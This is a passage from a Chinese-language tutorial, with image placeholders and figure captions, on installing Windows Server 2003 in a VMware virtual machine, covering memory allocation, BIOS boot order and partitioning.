


图4




图5




图6




图7

Vmware默认分配给虚拟2003操作系统的内存为256M，这意味着如果你的原系统是WindowsXP，内存是512M，那么在这个虚拟2003系统运行时你只能有256M内存运行你的XP系统，剩下的256M才来运行你的2003系统。如果你要调整虚拟系统的内存大小，可以双击“设备”下的“内存”，然后通过调节滑块来改变内存的大小（图8）。




图8

点击“启动此虚拟机”，也就是最上方绿色的那个往右的三角图标，如图9，然后可以根据提示按F2进入BIOS，如图10。

选择“Boot”项，然后选择“CD-ROM Drive”，按“+”键，将其设为第一项，第二项设为“Hard Drive”，也就是先从光驱启动，再从硬盘启动，最后按F10保存设置退出，重启后放入启动盘，选择“Partition magic”这款分区软件进行分区，我们分成两个区就可以了（图11），再次重启后开始安装系统，如图12。




图9

